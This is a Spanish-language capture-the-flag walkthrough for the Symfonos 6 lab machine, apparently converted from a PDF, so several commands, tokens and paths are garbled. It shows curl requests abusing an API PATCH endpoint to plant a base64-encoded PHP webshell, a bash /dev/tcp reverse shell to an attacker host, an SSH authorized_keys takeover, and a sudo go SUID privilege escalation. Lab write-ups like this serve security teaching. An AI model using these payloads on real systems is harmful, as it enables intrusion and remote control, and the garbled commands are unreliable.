11        auth.POST("/login", login)
12        auth.GET("/check", check)
13    }
14 }

```

- Hacemos una petición a este nuevo **endpoint**, esta vez por **POST**. No obtenemos ninguna respuesta, pero aun así, esto es buena señal.

```
> curl -s -X POST "http://192.168.1.73:5000/ls2o4g/v1.0/auth/login"
```

- Como este **endpoint** es para loguearnos, sería lógico pensar que tendremos que proporcionar unas credenciales. Finalmente, investigando más, encontramos esto, lo cual parece ser una estructura en **JSON** para proporcionar unas credenciales de inicio de sesión.

```
func login(c "gin.Context") {
    db := c.MustGet("db").(*gorm.DB)
    type RequestBody struct {
        Username string `json:"username" binding:"required"`
        Password string `json:"password" binding:"required"`
    }
}
```

- Hacemos una nueva petición, indicando esta vez `Content-Type: application/json` para que se interprete nuestra estructura **JSON**, e indicando estos datos en el cuerpo `-d` `'{"username":"achilles", "password":"h2sBr9gryBunKdF9"}'`. Hemos de decir que probamos con las diferentes credenciales de los diferentes usuarios que hemos ido encontrando, hasta que finalmente ésta fue la que funcionó. Al realizar esta petición, se nos asigna un **JWT**.

```
curl -s -X POST "http://192.168.1.73:5000/ls2oag/v1.0/auth/login" -H "Content-Type: application/json" -d '{"username": "achilles", "password": "h2sBr9grYunKdF9"}' | jq
```

- Una vez con este **JWT**, tendremos que averiguar donde podemos usarlo. Encontramos varios métodos definidos en otro archivo que pueden ser interesantes.

```
Branch: master ◀ symfonos-api / api / v1.0 / posts / posts.go

19 lines | 433B
Raw Permalink Blame History ↗

1 package posts
2
3 import (
4     "github.com/gin-gonic/gin"
5     "symfonos.local/achilles/api/v1/lib/middlewares"
6 )
7
8 // ApplyRoutes applies router to the gin Engine
9 func ApplyRoutes(r *gin.RouterGroup) {
10     posts := r.Group("/posts")
11     {
12         posts.POST("/", middlewares.Authorized, create)
13         posts.GET("/", list)
14         posts.GET("/:id", read)
15         posts.DELETE("/:id", middlewares.Authorized, remove)
16         posts.PATCH("/:id", middlewares.Authorized, update)
17     }
18 }
```

## 1.8.2. Uploading webshell via PATCH method

- Vamos a realizar ahora una petición por **GET** al endpoint **/posts** para enumerar y listar los recursos, ya que vimos este método definido para este endpoint. Averiguamos que el identificador de este recurso es el **1**.

```
curl -s -X GET "http://192.168.1.73:5000/v1.0/posts/" | jq
{
  "created_at": "2020-04-02T04:41:22-04:00",
  "id": 1,
  "text": "The warrior Achilles is one of the great heroes of Greek mythology. According to legend, Achilles was extraordinarily strong, courageous and loyal, but he had one vulnerability-his Achilles heel. Homer's epic poem The Iliad tells the story of his adventures during the last year of the Trojan War.",
  "user": {
    "display_name": "achilles",
    "id": 1,
    "username": "achilles"
  }
}
```

- Ahora, sabiendo esto, podemos usar este identificador para realizar otra petición por **PATCH** (método que vimos anteriormente y que requiere un parámetro **id**) a **/posts** para alterar el contenido de su página. Primero, averiguamos cómo debe ser esta petición por **PATCH**, y encontramos esta posible estructura en otro archivo. Creemos igualmente, que no cualquier usuario podría hacer esto, así que es muy probable que tengamos que arrastrar nuestro **JWT**.

```
// JSON type alias
type JSON = common.JSON


func create(c *gin.Context) {
    db := c.MustGet("db").(*gorm.DB)
    type RequestBody struct {
        Text string `json:"text" binding:"required"`
    }
    var requestBody RequestBody

    if err := c.BindJSON(&requestBody); err != nil {
        c.AbortWithStatus(400)
        return
    }
}
```

- Para realizar esta petición por **PATCH** a **/posts/1** e incluir nuestro **JWT**, usamos el parámetro **-b** (cookie) y el parámetro **-d** (datos). Enviamos los datos en el cuerpo de la solicitud acorde a la estructura que vimos anteriormente.

```
curl -s -X PATCH "http://192.168.1.73:5000/v1.0/posts/1" -H "Content-Type: application/json" -b "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiJlMjM0MzgyNzcsInVzZXkiOiJ0bnZlcGxhcXVwW1l1p" -d '{"text": "Probando"}'
{"created_at": "2020-04-02T04:41:22-04:00", "id": 1, "text": "Probando", "user": {"display_name": "achilles", "id": 1, "username": "achilles"}}
```

- Esta petición, si ha ido todo bien, debería escribir la cadena **probando** en el recurso **/posts**. Así que accedemos a éste para comprobarlo. Efectivamente, esto se cumple, por tanto tenemos una vía potencial de inyectar código en la ruta **/posts**.



- Es ahora, cuando sabemos que por detrás se está empleando **preg\_replace** con el parámetro **/e**, cuando podríamos inyectar comandos. Esto lo haremos con otra petición. Para inyectar estos comandos, usaremos una función propia de **PHP**: **file\_put\_contents(archivo, contenido)**. Esta función básicamente creará un archivo y meterá en el mismo el contenido que especifiquemos. Usaremos esto para evitar problemas de compatibilidad. Podemos ver la petición completa en la siguiente imagen. Al realizar esta petición, deberíamos poder acceder a este nuevo recurso creado **prueba.txt** desde el navegador, y debería mostrar el contenido que le indicamos.

```
curl -s -X PATCH "http://192.168.1.73:5000/v1.0/posts/1" -H "Content-Type: application/json" -b "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiJlMjM0MzgyNzcsInVzZXkiOiJ0bnZlcGxhcXVwW1l1p" -d '{"text": "file_put_contents('prueba.txt', 'Hola, esto es una prueba.');"
{"created_at": "2020-04-02T04:41:22-04:00", "id": 1, "text": "file_put_contents('prueba.txt', 'Hola, esto es una prueba.');" "user": {"display_name": "achilles", "id": 1, "username": "achilles"}}
```

- Ahora bien, para obtener nuestra **webshell** jugaremos con la función **base64\_decode()** y le pasaremos el contenido de un archivo (en el cual definimos una **webshell** básica en **PHP**)

codificado en **base64**. Juguemos con esta función para evitar posibles conflictos con ciertos caracteres especiales y demás. Asimismo, en esta petición el archivo que creamos se llamará *cmd.php*, al cual accederemos luego desde el navegador. Lanzamos la petición.

- ```
> curl -s -X PATCH "http://192.168.1.73:5000/lsg2o4g/v1.0/posts/1" -H "Content-Type: application/json" -b "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpvcjJ9.eyJleHA0IjE3MDU1Mzg5NzcsInV2ZXI0nsZGlzcGxheV9uYWllIGQvYmhoaxsZXMlLCp2CiGMSwldXNlcShmbWU0LjZh2hpbgkcyJ9fQ.qsxxxTRIVLICI4egdsUqv146LJYDcqwe0t4wmEYurI" -d '{"text": "file_put_contents(\'cmd.php\',"base64_decode(\'PD9waHAKICBzeXNOZW0oJF9HRVRBj2NlZCddKtsKP24K\'))","created_at":"2028-04-02T04:41:22-04:00","id":1,"text":{"file_put_contents(\'cmd.php\', base64_decode(\'PD9waHAKICBzeXNOZW0oJF9HRVRBj2NlZCddKtsKP24K\'))"},"user":{"display_name":"achilles","id":1,"username":"achilles"}}}'
```
- ```
Δ > /home/patrol/pryor/CTF/vulnhub/Symfonis-6/nmap >
```
- ```
} catn cmd.php  
<rphp  
system($_GET['cmd']);  
} }  
[base64 -w @ cmd.php; echo  
PD9waHAKICBzeXNOZW0oJF9HRVRBj2NlZCddKtsKP24K
```
- ```
Δ > /home/patrol/pryor/CTF/vulnhub/Symfonis-6/exploits >
```

- Accedemos al recurso que hemos creado `cmd.php`. Tenemos ejecución remota de comandos.

- 
- A screenshot of a web browser window. The address bar shows the URL `http://192.168.1.73/posts/cmd.php?cmd=id`. The browser's tab bar shows several open tabs, including "Parrot OS", "Hack The Box", "OSINT Services", "Vuln DB", "Privacy and Security", "Learning Resources", "Nessus Essentials / ...", "Decrypt MD5, SHA1...", "Launchpad", "GTF0 Bins", and "HackTricks - HackT...". The main content area of the browser displays the output of the command: `uid=48(apache) gid=48(apache) groups=48(apache)`.

- Nos ponemos en escucha con **Netcat** por el **puerto 443**. Ejecutamos nuestro one-liner `bash -c "bash -i >%26 /dev/tcp/192.168.1.130/443 0>%261"`, y obtenemos nuestra shell reversa. Por último, realizamos el **tratamiento de la TTY**.

- ```
bash-4.2$ whoami
apache
bash-4.2$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:3f:91:33 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.73/24 brd 192.168.1.255 scope global noprefixroute dynamic ens33
            valid_lft 19856sec preferred_lft 19856sec
        inet fe80::682a:459:42bb:4f2/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
bash-4.2$ |
```

“

- El método **HTTP PATCH** se utiliza para aplicar parcialmente una modificación a un recurso existente. A diferencia de los métodos PUT o POST, que suelen utilizarse para reemplazar o crear recursos completos, el PATCH se utiliza para realizar cambios parciales o actualizaciones en un recurso existente. La petición PATCH contiene una entidad que describe las modificaciones que se deben aplicar al recurso. Esta entidad puede ser un conjunto de instrucciones, como un documento JSON o XML que especifica qué campos del recurso deben actualizarse y con qué valores.

- Ahora nos tocará elevar nuestros privilegios. Primero, enumeramos algunos usuarios, y vemos que el usuario *achilles* existe a nivel de sistema, por tanto podemos migrar la sesión a este usuario, ya que tenemos sus credenciales.

- ```
bash-4.2$ ls -l /home
total 0
drwx----- 6 achilles achilles 171 Apr  2 2020 achilles
drwx----- 4 glt glt 118 Jan 10 22:00 glt
bash-4.2$ su achilles
Password:
[achilles@symfonos6 posts]$
```

- Cabe destacar que antes no podíamos conectarnos por **SSH** porque necesitábamos la **clave privada**, o que nuestra **clave pública** estuviera como **authorized\_keys** en el directorio **.ssh** del usuario **achilles**. Pero ya estando como este usuario, vamos a su directorio personal y accedemos a **.ssh**. Eliminamos ahora el archivo **authorized\_keys**, ya que la idea es traer a este directorio nuestra clave de atacante para estar autorizados. Creamos un nuevo archivo **authorized\_keys**.

- Desde nuestro equipo ahora, eliminamos cualquier **clave SSH** que tuviéramos: `rm ~/.ssh/*`. Creamos una nueva **clave pública** y otra **privada** con `ssh-keygen` (recordemos que estas claves, por defecto, se crean en el directorio `.ssh` dentro del directorio personal del usuario que ejecuta este comando). Hacemos ahora `cat ~/.ssh/id_rsa.pub | xclip -sel clip` para copiar esta **clave pública**. Ahora, pegaremos nuestra **clave pública** en el directorio `.ssh` del usuario *achilles*. Primero, le otorgaremos estos permisos `chmod 600 authorized_keys`, para que solo el propietario pueda leer y escribir **authorized\_keys**. y por último, desde nuestra máquina de atacante, nos conectamos por **SSH** a la máquina víctima con `ssh achilles@192.168.1.74`.

- ```
[achilles@symfonos6 ~]$ sudo -i
Matching Defaults entries for achilles on symfonos6:
    !visblepw, always_set_home, match_group_by_gid, env_reset, env_keep+="COLORS DISPLAY HOSTNAME HISTSIZE KUDERIS_L5_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LANGUAS _XKB_CHARSET",
    XAUTHORITY, secure_path=/sbin:/bin:/usr/sbin:/usr/bin

User achilles may run the following commands on symfonos6:
    (ALL) NOPASSWD: /usr/local/gg/bin/go
[achilles@symfonos6 ~]$
```

- ```
[achilles@symfonos6 shm]$ cd /dev/shm
[achilles@symfonos6 shm]$ vi example.go
[achilles@symfonos6 shm]$ cat example.go

package main

import (
    "log"
    "os/exec"
)

func main() {
    cmd := exec.Command("chmod", "u+s", "/bin/bash")
    err := cmd.Run()

    if err != nil {
        log.Fatal(err)
    }
}
```

- Compilamos y ejecutamos este script con `sudo /usr/local/go/bin/go run example.go`. Ahora `/bin/bash` debería tener el **privilegio SUID** asignado. Hacemos `bash -p` para obtener nuestra shell como **root**. Encontramos la **flag**. Ya tendríamos la máquina completamente comprometida.

[illegible]